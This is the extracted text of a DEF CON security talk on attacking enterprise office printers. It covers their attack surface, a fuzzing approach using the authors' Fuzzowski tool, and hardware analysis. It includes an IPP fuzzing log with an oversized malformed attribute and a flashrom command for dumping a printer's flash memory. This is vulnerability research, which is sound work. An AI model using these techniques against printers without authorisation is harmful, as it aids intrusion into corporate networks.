



DEFCON

Why you should fear your "mundane" office equipment

Daniel Romero  @daniel_rome

Mario Rivas  @grifo

nccgroup

Who the hell are these guys?

Daniel Romero Pérez

- Principal Security Consultant
- Focused on IoT / Embedded Systems
- Hardware, RE, exploiting, etc.
- [@daniel_rome](#)
- daniel.romero@nccgroup.com



Mario Rivas Vivar


- Senior Security Consultant
- Too many interests
- Last focused in what you will see here ☺
- [@grifo](#)
- mario.rivas@nccgroup.com



Both from 's Madrid office

Agenda

- Introduction and attack surface
- Testing methodology and fuzzing
- A way across the vulnerabilities found
- Let's exploit something!
- Conclusions



Introduction

Introduction

- Figure out the current state of security of enterprise embedded devices (such as printers)
- Medium-size enterprise printers:
 - Xerox, HP
 - Ricoh, Brother
 - Lexmark, Kyocera
- Red Teaming approach
- It wasn't an assessment
- One RCE vuln would be enough



Why printers?

- Networked printers have been around since at least the 1980s
- They sit and are configured on sensitive parts of corporate networks
 - Great for pivoting and launch network attacks
- They process all manner of information
 - Corporate Sensitive, Personal Sensitive, Financial, Customer etc.
- They are often assumed to be low risk targets and fairly dumb in capability
- Shadow IT – printers might be purchased through unofficial procurement channels

Why printers?

- Networked printers have been around since at least the 1980s
- They sit and are configured on sensitive parts of corporate networks

- Great

STRONTIUM —

Microsoft catches Russian state hackers using IoT devices to breach networks

- Corpora



Hackers working for the Russian government have been using printers, video decoders, and other so-called Internet-of-things devices as a beachhead to penetrate targeted computer networks, Microsoft officials warned on Monday.

- They are
- Shadow IT – printers might be purchased through unofficial procurement channels

Why printers?

the world's most secure printers



Attack Surface

Attack Surface

Embedded device:

- RTOS
- Linux




Attack Surface

Embedded device:

- RTOS
- Linux




Huge Attack Surface



Testing Methodology and Fuzzing

Methodology



Fuzzing & Approach Taken

■ Dumb Fuzzing

- Get valid communications
- Generate random (and invalid) mutations
- Start fuzzing after a few minutes
- Understanding the crash is harder

■ Smart Fuzzing

- Implement RFC compliant messages
- Mutate what you want, how you want
- More coding time
- Way easier to investigate the crash



Our fuzzer

- The main objective was to make our life easier while fuzzing
- Based on Sulley Fuzzer for data generation [<https://github.com/OpenRCE/sulley>]
- Actually, a fork from BooFuzz [<https://github.com/jtpereyda/boofuzz>]
 - Great Request, Connection, Logger and Session modules
- After Sulley and Boo... Wazowski was next, so...
- We called it **Fuzzowski**
- Python3
- Improved Strings fuzzing libraries,
 - Custom lists, files and callback command injection mutations
- Fuzzer modules, to keep all your fuzzers under one single program
- Lots of little tweaks to adapt the fuzzing session
- We try to solve the difficulties that we were having while fuzzing...



Fuzzowski




Difficulties

- Different behaviours for the same protocols
- Different ways to detect a crash
- Need to reboot targets manually after a crash
- Retesting a “suspect” packet can be a pain
- Understanding your mutated packets can be hard
- Need to report to the manufacturer a lot of different crashes

Our Solutions

- ➔ Flexibility to adapt the fuzzing session
- ➔ Monitor modules to check what we want
- ➔ Restarter modules which are called after losing connection to the target
- ➔ CLI to pause and control the fuzzing session
- ➔ Nice print formats for suspect packets (to know exactly what was fuzzed)
- ➔ Save standalone scripts to send a crash PoC

Fuzzowski



Fuzzowski Demo

```
[2019-07-22 15:42:43,285] Test Case: 5090: get_printer_attribs.naturallang_p_val.5090
[2019-07-22 15:42:43,288] Info: Type: String. Default value: b'en'. Case 5090 of 1 overall.
[2019-07-22 15:42:43,290] Info: Opening target connection (printer1:631)...
[2019-07-22 15:42:43,293] Info: Connection opened.
[2019-07-22 15:42:43,296] Test Step: Fuzzing Node 'get_printer_attribs'
[2019-07-22 15:42:43,298] Transmitting 5317 bytes: b'POST / HTTP/1.1\r\nHost: printer1:631\r\nAccept-Encoding: identity\r\nContent-Type: application/ipp\r\nConnection: close\r\nUser-Agent: Fuzzowski Agent\r\nContent-Length: 5150\r\n\r\n\x01\x01\x00\x0b\x00\x01\xab\x10\x01G\x00\x12attributes-charset\x00\x05utf-8H\x00\x1battributes-natural-language\x13\x88[C*5000] E\x00\x0bprinter-uri\x00\x14ipp://localhost/ipp/D\x00\x14requested-attributes\x00\x13printer-description\x03'
[2019-07-22 15:42:43,312] Info: 5317 bytes sent
[2019-07-22 15:42:43,315] Info: Receiving...
[2019-07-22 15:42:48,617] Received: [12277 bytes]
[2019-07-22 15:42:48,622] Info: Closing target connection...
[2019-07-22 15:42:48,624] Info: Connection closed.
[5090 of 12744] → printer1:631 $ con
```

continue Continue with the execution of the program

Test Case [5090] of [12744]: Fuzzing get_printer_attribs.naturallang_p_val.5090

<https://asciinema.org/a/t3WLF5IPo7splSAHDinuuXZEr>

The logo is a dark gray circle containing a stylized, light gray 'F' shape. The 'F' is composed of several curved segments, giving it a dynamic, almost liquid appearance. The background of the slide is dark gray with a subtle, repeating pattern of light gray circuit lines and nodes.

The code will be available after the talk:
<https://github.com/nccgroup/fuzzowski>


Just a bit of Hardware

Hardware Analysis

- Basic approach!
- Focused on things to help us with the exploitation
 - Debug interfaces
 - Dump memories
 - Test points

and...

- **Short circuit all the things!**
 - One of our printers will never print again...



Exposed Memories

```
# ./flashrom -V -p buspirate_spi:dev=/dev/ttyUSB0,spispeed=1M -r  
/tmp/flash.bin -c MX25L12835F/MX25L12845E/MX25L12865E  
flashrom 0.9.9-91-g0bfa819 on Linux 4.15.0-42-generic (x86_64)  
flashrom is free software, get the source code at https://flashrom.org
```

flashrom was built with libpci 3.2.1, GCC 4.8.4, little endian

Command line (7 args): ./flashrom -V -p

```
buspirate_spi:dev=/dev/ttyUSB0,spispeed=1M -r /tmp/flash.bin -c  
MX25L12835F/MX25L12845E/MX25L12865E
```

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).

Initializing buspirate_spi programmer

Detected Bus Pirate hardware v3b

Detected Bus Pirate firmware 5.10

Using SPI command set v2.

SPI speed is 1MHz

Raw bitbang mode version 1

Raw SPI mode version 1

The following protocols are supported: SPI.

Probing for Macronix MX25L12835F/MX25L12845E/MX25L12865E, 16384 kB:



